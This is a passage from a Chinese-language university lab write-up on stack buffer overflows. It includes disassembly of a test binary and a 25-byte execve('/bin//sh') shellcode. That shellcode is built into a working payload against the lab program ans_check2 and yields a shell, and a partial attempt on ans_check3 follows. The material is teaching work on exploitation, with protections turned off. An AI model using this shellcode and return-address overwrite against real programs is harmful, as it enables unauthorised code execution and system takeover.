 8049f9c:       08 00                or     %al,(%eax)
 8049f9e:       00 00                add    %al,(%eax)
 8049fa0:       13 00                adc    (%eax),%eax
 8049fa2:       00 00                add    %al,(%eax)
 8049fa4:       08 00                or     %al,(%eax)
 8049fa6:       00 00                add    %al,(%eax)
 8049fa8:       fe              (bad)
 8049fa9:       ff              (bad)
 8049faa:       ff 6f 5c             ljmp   *0x5c(%edi)
 8049fad:       82              (bad)
 8049fae:       04 08                add    $0x8,%al
 8049fb0:       ff              (bad)
 8049fb1:       ff              (bad)
 8049fb2:       ff 6f 01             ljmp   *0x1(%edi)
 8049fb5:       00 00                add    %al,(%eax)
 8049fb7:       00 f0                add    %dh,%al
 8049fb9:       ff              (bad)
 8049fba:       ff 6f 52             ljmp   *0x52(%edi)
 8049fbd:       82              (bad)
 8049fbe:       04 08                add    $0x8,%al
        ...

Disassembly of section .got:

08049ff0 <.got>:
 8049ff0:       00 00                add    %al,(%eax)
        ...

Disassembly of section .got.plt:

08049ff4 <_GLOBAL_OFFSET_TABLE_>:
 8049ff4:       28 9f 04 08 00 00    sub    %bl,0x804(%edi)
 8049ffa:       00 00                add    %al,(%eax)
 8049ffc:       00 00                add    %al,(%eax)
 8049ffe:       00 00                add    %al,(%eax)
 804a000:       e6 82                out    %al,$0x82
 804a002:       04 08                add    $0x8,%al
 804a004:       f6              .byte 0xf6
```

```
 804a005:       82                  (bad)
 804a006:       04 08                       add    $0x8,%al

Disassembly of section .data:

0804a008 <__data_start>:
 804a008:       00 00                       add    %al,(%eax)
        ...

0804a00c <__dso_handle>:
 804a00c:       00 00                       add    %al,(%eax)
        ...

0804a010 <sc1>:
 804a010:       31 c0                       xor    %eax,%eax
 804a012:       50                  push   %eax
 804a013:       68 2f 2f 73 68              push   $0x68732f2f
 804a018:       68 2f 62 69 6e              push   $0x6e69622f
 804a01d:       89 e3                       mov    %esp,%ebx
 804a01f:       50                  push   %eax
 804a020:       89 e2                       mov    %esp,%edx
 804a022:       53                  push   %ebx
 804a023:       89 e1                       mov    %esp,%ecx
 804a025:       b0 0b                       mov    $0xb,%al
 804a027:       cd 80                       int    $0x80
 804a029:       00 00                       add    %al,(%eax)
        ...

Disassembly of section .bss:

0804a02c <completed.6159>:
 804a02c:       00 00                       add    %al,(%eax)
        ...

0804a030 <dtor_idx.6161>:
 804a030:       00 00                       add    %al,(%eax)
        ...

Disassembly of section .comment:

00000000 <.comment>:
   0:   47                  inc    %edi
   1:   43                  inc    %ebx
   2:   43                  inc    %ebx
```

```
  3:    3a 20                   cmp    (%eax),%ah
  5:    28 55 62                sub    %dl,0x62(%ebp)
  8:    75 6e                   jne    78 <_init-0x804821c>
  a:    74 75                   je     81 <_init-0x8048213>
  c:    2f              das
  d:    4c              dec    %esp
  e:    69 6e 61 72 6f 20 34    imul   $0x34206f72,0x61(%esi),%ebp
 15:    2e 36 2e 33 2d 31 75    cs ss xor %cs:%ss:0x75627531,%ebp
 1c:    62 75
 1e:    6e              outsb  %ds:(%esi),(%dx)
 1f:    74 75                   je     96 <_init-0x80481fe>
 21:    35 29 20 34 2e          xor    $0x2e342029,%eax
 26:    36 2e 33 00             ss xor %cs:%ss:(%eax),%eax

Disassembly of section .debug_aranges:

00000000 <.debug_aranges>:
  0:    1c 00                   sbb    $0x0,%al
  2:    00 00                   add    %al,(%eax)
  4:    02 00                   add    (%eax),%al
  6:    00 00                   add    %al,(%eax)
  8:    00 00                   add    %al,(%eax)
  a:    04 00                   add    $0x0,%al
  c:    00 00                   add    %al,(%eax)
  e:    00 00                   add    %al,(%eax)
 10:    b4 83                   mov    $0x83,%ah
 12:    04 08                   add    $0x8,%al
 14:    1b 00                   sbb    (%eax),%eax
        ...

Disassembly of section .debug_info:

00000000 <.debug_info>:
  0:    c2 00 00                ret    $0x0
  3:    00 02                   add    %al,(%edx)
  5:    00 00                   add    %al,(%eax)
  7:    00 00                   add    %al,(%eax)
  9:    00 04 01                add    %al,(%ecx,%eax,1)
  c:    5a              pop    %edx
  d:    00 00                   add    %al,(%eax)
  f:    00 01                   add    %al,(%ecx)
 11:    0e              push   %cs
 12:    00 00                   add    %al,(%eax)
 14:    00 29                   add    %ch,(%ecx)
```

```
16:   00 00                    add   %al,(%eax)
18:   00 b4 83 04 08 cf 83     add   %dh,-0x7c30f7fc(%ebx,%eax,4)
1f:   04 08                    add   $0x8,%al
21:   00 00                    add   %al,(%eax)
23:   00 00                    add   %al,(%eax)
25:   02 04 07                 add   (%edi,%eax,1),%al
28:   4d              dec   %ebp
29:   00 00                    add   %al,(%eax)
2b:   00 03                    add   %al,(%ebx)
2d:   04 05                    add   $0x5,%al
2f:   69 6e 74 00 04 04 2c     imul  $0x2c040400,0x74(%esi),%ebp
36:   00 00                    add   %al,(%eax)
38:   00 02                    add   %al,(%edx)
3a:   04 05                    add   $0x5,%al
3c:   05 00 00 00 02           add   $0x2000000,%eax
41:   08 05 00 00 00 00        or    %al,0x0
47:   02 01                    add   (%ecx),%al
49:   08 16                    or    %dl,(%esi)
4b:   00 00                    add   %al,(%eax)
4d:   00 02                    add   %al,(%edx)
4f:   02 07                    add   (%edi),%al
51:   66              data16
52:   00 00                    add   %al,(%eax)
54:   00 02                    add   %al,(%edx)
56:   04 07                    add   $0x7,%al
58:   48              dec   %eax
59:   00 00                    add   %al,(%eax)
5b:   00 02                    add   %al,(%edx)
5d:   01 06                    add   %eax,(%esi)
5f:   18 00                    sbb   %al,(%eax)
61:   00 00                    add   %al,(%eax)
63:   02 02                    add   (%edx),%al
65:   05 79 00 00 00           add   $0x79,%eax
6a:   02 08                    add   (%eax),%cl
6c:   07              pop   %es
6d:   43              inc   %ebx
6e:   00 00                    add   %al,(%eax)
70:   00 02                    add   %al,(%edx)
72:   01 06                    add   %eax,(%esi)
74:   1f              pop   %ds
75:   00 00                    add   %al,(%eax)
77:   00 05 01 24 00 00        add   %al,0x2401
7d:   00 01                    add   %al,(%ecx)
7f:   06              push  %es
```

```
  80:   2c 00                   sub    $0x0,%al
  82:   00 00                   add    %al,(%eax)
  84:   b4 83                   mov    $0x83,%ah
  86:   04 08                   add    $0x8,%al
  88:   cf                iret
  89:   83 04 08 00             addl   $0x0,(%eax,%ecx,1)
  8d:   00 00                   add    %al,(%eax)
  8f:   00 a3 00 00 00 06       add    %ah,0x6000000(%ebx)
  95:   72 65                   jb     fc <_init-0x8048198>
  97:   74 00                   je     99 <_init-0x80481fb>
  99:   01 08                   add    %ecx,(%eax)
  9b:   33 00                   xor    (%eax),%eax
  9d:   00 00                   add    %al,(%eax)
  9f:   02 91 74 00 07 71       add    0x71070074(%ecx),%dl
  a5:   00 00                   add    %al,(%eax)
  a7:   00 b3 00 00 00 08       add    %dh,0x8000000(%ebx)
  ad:   25 00 00 00 19          and    $0x19000000,%eax
  b2:   00 09                   add    %cl,(%ecx)
  b4:   73 63                   jae    119 <_init-0x804817b>
  b6:   31 00                   xor    %eax,(%eax)
  b8:   01 03                   add    %eax,(%ebx)
  ba:   a3 00 00 00 01          mov    %eax,0x1000000
  bf:   05 03 10 a0 04          add    $0x4a01003,%eax
  c4:   08 00                   or     %al,(%eax)

Disassembly of section .debug_abbrev:

00000000 <.debug_abbrev>:
   0:   01 11                   add    %edx,(%ecx)
   2:   01 25 0e 13 0b 03       add    %esp,0x30b130e
   8:   0e              push   %cs
   9:   1b 0e                   sbb    (%esi),%ecx
   b:   11 01                   adc    %eax,(%ecx)
   d:   12 01                   adc    (%ecx),%al
   f:   10 06                   adc    %al,(%esi)
  11:   00 00                   add    %al,(%eax)
  13:   02 24 00                add    (%eax,%eax,1),%ah
  16:   0b 0b                   or     (%ebx),%ecx
  18:   3e 0b 03                or     %ds:(%ebx),%eax
  1b:   0e              push   %cs
  1c:   00 00                   add    %al,(%eax)
  1e:   03 24 00                add    (%eax,%eax,1),%esp
  21:   0b 0b                   or     (%ebx),%ecx
  23:   3e 0b 03                or     %ds:(%ebx),%eax
```

```
26:    08 00                    or    %al,(%eax)
28:    00 04 0f                 add    %al,(%edi,%ecx,1)
2b:    00 0b                    add    %cl,(%ebx)
2d:    0b 49 13                 or    0x13(%ecx),%ecx
30:    00 00                    add    %al,(%eax)
32:    05 2e 01 3f 0c           add    $0xc3f012e,%eax
37:    03 0e                    add    (%esi),%ecx
39:    3a 0b                    cmp    (%ebx),%cl
3b:    3b 0b                    cmp    (%ebx),%ecx
3d:    49              dec    %ecx
3e:    13 11                    adc    (%ecx),%edx
40:    01 12                    add    %edx,(%edx)
42:    01 40 06                 add    %eax,0x6(%eax)
45:    01 13                    add    %edx,(%ebx)
47:    00 00                    add    %al,(%eax)
49:    06              push   %es
4a:    34 00                    xor    $0x0,%al
4c:    03 08                    add    (%eax),%ecx
4e:    3a 0b                    cmp    (%ebx),%cl
50:    3b 0b                    cmp    (%ebx),%ecx
52:    49              dec    %ecx
53:    13 02                    adc    (%edx),%eax
55:    0a 00                    or    (%eax),%al
57:    00 07                    add    %al,(%edi)
59:    01 01                    add    %eax,(%ecx)
5b:    49              dec    %ecx
5c:    13 01                    adc    (%ecx),%eax
5e:    13 00                    adc    (%eax),%eax
60:    00 08                    add    %cl,(%eax)
62:    21 00                    and    %eax,(%eax)
64:    49              dec    %ecx
65:    13 2f                    adc    (%edi),%ebp
67:    0b 00                    or    (%eax),%eax
69:    00 09                    add    %cl,(%ecx)
6b:    34 00                    xor    $0x0,%al
6d:    03 08                    add    (%eax),%ecx
6f:    3a 0b                    cmp    (%ebx),%cl
71:    3b 0b                    cmp    (%ebx),%ecx
73:    49              dec    %ecx
74:    13 3f                    adc    (%edi),%edi
76:    0c 02                    or    $0x2,%al
78:    0a 00                    or    (%eax),%al
       ...
```

```
Disassembly of section .debug_line:

00000000 <.debug_line>:
   0:   34 00                   xor    $0x0,%al
   2:   00 00                   add    %al,(%eax)
   4:   02 00                   add    (%eax),%al
   6:   1e              push   %ds
   7:   00 00                   add    %al,(%eax)
   9:   00 01                   add    %al,(%ecx)
   b:   01 fb                   add    %edi,%ebx
   d:   0e              push   %cs
   e:   0d 00 01 01 01          or     $0x1010100,%eax
  13:   01 00                   add    %eax,(%eax)
  15:   00 00                   add    %al,(%eax)
  17:   01 00                   add    %eax,(%eax)
  19:   00 01                   add    %al,(%ecx)
  1b:   00 73 74                add    %dh,0x74(%ebx)
  1e:   65              gs
  1f:   73 74                   jae    95 <_init-0x80481ff>
  21:   2e 63 00                arpl   %ax,%cs:(%eax)
  24:   00 00                   add    %al,(%eax)
  26:   00 00                   add    %al,(%eax)
  28:   00 05 02 b4 83 04       add    %al,0x483b402
  2e:   08 18                   or     %bl,(%eax)
  30:   68 91 9f 02 02          push   $0x2029f91
  35:   00 01                   add    %al,(%ecx)
  37:   01              .byte 0x1

Disassembly of section .debug_str:

00000000 <.debug_str>:
   0:   6c              insb   (%dx),%es:(%edi)
   1:   6f              outsl  %ds:(%esi),(%dx)
   2:   6e              outsb  %ds:(%esi),(%dx)
   3:   67 20 6c 6f              and    %ch,0x6f(%si)
   7:   6e              outsb  %ds:(%esi),(%dx)
   8:   67 20 69 6e              and    %ch,0x6e(%bx,%di)
   c:   74 00                   je     e <_init-0x8048286>
   e:   73 74                   jae    84 <_init-0x8048210>
  10:   65              gs
  11:   73 74                   jae    87 <_init-0x804820d>
  13:   2e 63 00                arpl   %ax,%cs:(%eax)
  16:   75 6e                   jne    86 <_init-0x804820e>
  18:   73 69                   jae    83 <_init-0x8048211>
```

```
1a:   67 6e                   outsb  %ds:(%si),(%dx)
1c:   65 64 20 63 68          gs and %ah,%fs:%gs:0x68(%ebx)
21:   61              popa
22:   72 00                   jb     24 <_init-0x8048270>
24:   6d              insl   (%dx),%es:(%edi)
25:   61              popa
26:   69 6e 00 2f 68 6f 6d    imul   $0x6d6f682f,0x0(%esi),%ebp
2d:   65              gs
2e:   2f              das
2f:   74 6f                   je     a0 <_init-0x80481f4>
31:   73 2f                   jae    62 <_init-0x8048232>
33:   44              inc    %esp
34:   65              gs
35:   73 6b                   jae    a2 <_init-0x80481f2>
37:   74 6f                   je     a8 <_init-0x80481ec>
39:   70 2f                   jo     6a <_init-0x804822a>
3b:   6e              outsb  %ds:(%esi),(%dx)
3c:   65              gs
3d:   74 73                   je     b2 <_init-0x80481e2>
3f:   61              popa
40:   66              data16
41:   65 00 6c 6f 6e          add    %ch,%gs:0x6e(%edi,%ebp,2)
46:   67 20 6c 6f             and    %ch,0x6f(%si)
4a:   6e              outsb  %ds:(%esi),(%dx)
4b:   67 20 75 6e             and    %dh,0x6e(%di)
4f:   73 69                   jae    ba <_init-0x80481da>
51:   67 6e                   outsb  %ds:(%si),(%dx)
53:   65 64 20 69 6e          gs and %ch,%fs:%gs:0x6e(%ecx)
58:   74 00                   je     5a <_init-0x804823a>
5a:   47              inc    %edi
5b:   4e              dec    %esi
5c:   55              push   %ebp
5d:   20 43 20                and    %al,0x20(%ebx)
60:   34 2e                   xor    $0x2e,%al
62:   36 2e 33 00             ss xor %cs:%ss:(%eax),%eax
66:   73 68                   jae    d0 <_init-0x80481c4>
68:   6f              outsl  %ds:(%esi),(%dx)
69:   72 74                   jb     df <_init-0x80481b5>
6b:   20 75 6e                and    %dh,0x6e(%ebp)
6e:   73 69                   jae    d9 <_init-0x80481bb>
70:   67 6e                   outsb  %ds:(%si),(%dx)
72:   65 64 20 69 6e          gs and %ch,%fs:%gs:0x6e(%ecx)
77:   74 00                   je     79 <_init-0x804821b>
79:   73 68                   jae    e3 <_init-0x80481b1>
```

```
 7b:    6f                outsl  %ds:(%esi),(%dx)
 7c:    72 74                    jb     f2 <_init-0x80481a2>
 7e:    20 69 6e                 and    %ch,0x6e(%ecx)
 81:    74 00                    je     83 <_init-0x8048211>

Disassembly of section .debug_loc:

00000000 <.debug_loc>:
  0:    00 00                    add    %al,(%eax)
  2:    00 00                    add    %al,(%eax)
  4:    01 00                    add    %eax,(%eax)
  6:    00 00                    add    %al,(%eax)
  8:    02 00                    add    (%eax),%al
  a:    74 04                    je     10 <_init-0x8048284>
  c:    01 00                    add    %eax,(%eax)
  e:    00 00                    add    %al,(%eax)
 10:    03 00                    add    (%eax),%eax
 12:    00 00                    add    %al,(%eax)
 14:    02 00                    add    (%eax),%al
 16:    74 08                    je     20 <_init-0x8048274>
 18:    03 00                    add    (%eax),%eax
 1a:    00 00                    add    %al,(%eax)
 1c:    1a 00                    sbb    (%eax),%al
 1e:    00 00                    add    %al,(%eax)
 20:    02 00                    add    (%eax),%al
 22:    75 08                    jne    2c <_init-0x8048268>
 24:    1a 00                    sbb    (%eax),%al
 26:    00 00                    add    %al,(%eax)
 28:    1b 00                    sbb    (%eax),%eax
 2a:    00 00                    add    %al,(%eax)
 2c:    02 00                    add    (%eax),%al
 2e:    74 04                    je     34 <_init-0x8048260>
        ...
```

上述代码是验证 shellcode 的基本方法。同时，shellcode 本身也是利用 C 语言写完后通过反编译获得的。具体如何设计和实现精简的 shellcode 属于高级话题。我们后面将直接利用上述 25 个字节的 shellcode 代码。

GATE 6

至此，我们来考虑构造输入内容，输入内容采用如下模板构造：（**SNR**）

aligned shellcode（对齐的 shellcode） + safe padding（填充） + start address of the buffer（缓冲区首地址）.

这关之前的工作让我们知道了如下信息：

1）缓冲区首地址（不是通过 printf 获得）；2）能够覆盖返回地址的输入长度；3）shellcode。

Gate 5 中的 shellcode 长度为 25，不能够被 4 整除，为此，需要增加 3 个字节的 NOP 操作（\x90\x90\x90）使其对齐（alignment）。

构造后的内容如下：（'\x2c\xf8\xff\xbf'地址替换为实际的缓冲区地址）

```
'\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\
xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80'+'\x2c\xf8\xff\xbf'*M
```

其中，我们需要确定 M 的大小，这里的约束是：4*M+28 = 覆盖长度。为了寻找 M，可以通过如下指令尝试: ('PAYLOAD'代表上述的构造内容)

```
./ans_check2 $(python -c "print 'PAYLOAD'")
```

将期望的输入和输出写在空白处。此时，期望的输入将不产生 seg fault，也没有正确或错误的判断结果，同时能够启动一个由 25 个字节（sc1）启动的 shell。

M 为 6

```
tos@tos211-vpc:~/Desktop/netsafe$ ./ans_check2 $(python -c "print
'\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x8
9\xe1\xb0\x0b\xcd\x80'+'\xec\xf1\xff\xbf'*6")
ans_buf is at address 0xbffff1ec
$
```

GATE 7

至此，你已经能够对 ans_check2 进行利用了。尽管我们知道源代码，但在利用过程中并没有利用源代码的任何知识。

下面，我们体验一下对未知源代码程序的利用过程。

在课程主页网站上下载一个程序：**ans_check3**，利用之前 Gate 学到的内容，利用该程序，获得命令行。

将 ans_check3 的利用过程、输入和输出写在空白处。尽量用少的指令完成。体会利用一个未知程序的过程。

1、通过 python 辅助执行得到输入最大为 59，最小为 49 时可以得到正确答案且无错误。结果如下：`


```
tos@tos211-vpc:~/Desktop/netsafe$ ./ans_check3 $(python -c "print '0'*59")
Right answer!
```

2、确定程序结束地址，并测试得到劫持程序的最小填充长度为 17。

```
tos@tos211-vpc:~/Desktop/netsafe$ objdump -D ans_check3 | grep -B 1 exit

080483b4 <exit@plt>:
--
 80484f7:       c7 04 24 00 00 00 00  movl   $0x0,(%esp)
 80484fe:       e8 b1 fe ff ff        call   80483b4 <exit@plt>
tos@tos211-vpc:~/Desktop/netsafe$ ./ans_check3 $(python -c "print '\xf7\x84\x04\x08'*17")
tos@tos211-vpc:~/Desktop/netsafe$
```

3、利用反汇编方法，可以直接得到答案为：forty-two



4、通过计算程序段的缓冲区地址，得到

```
#include <stdlib.h>

unsigned long Esp() {
        __asm__("movl %esp, %eax");
}

int main(void) {
        printf("esp: %x\n", Esp());
        return 0;
}
```

地址为 esp: bffff028

但因部分原因未能启动 shell，有待继续学习。

GATE 9

为了构造一个更可靠地漏洞利用，我们仍有很多工作要做。这个练习对系统要求较高，例如，关闭 ASLR，编译的时候设定可执行栈等。实际上，这些操作系统的保护措施完全可以被绕过。具体如何达到对现有程序漏洞（漏洞挖掘是另外的专题）100%入侵，需要更多高级方法。

由于教学学时和大家兴趣不同所限，这些高级方法将不在本课程中继续讲授。如果某些同学对相关技术感兴趣，希望成为骨灰级系统程序员或黑客，可以 1）在网上继续查阅相关资料深入学习；2）在微信中加入课程群，有问题可以随时咨询；3）在研究生阶段进入相关课题组（嵩老师或其他老师课题组）深入学习。

嵩老师课题组主要从事下一代网络技术、网络信息安全和计算机体系结构方面研究，同时，承担我国 XXX 领域 YYY 系统的研制和开发等工作，具体信息请到主页上查看。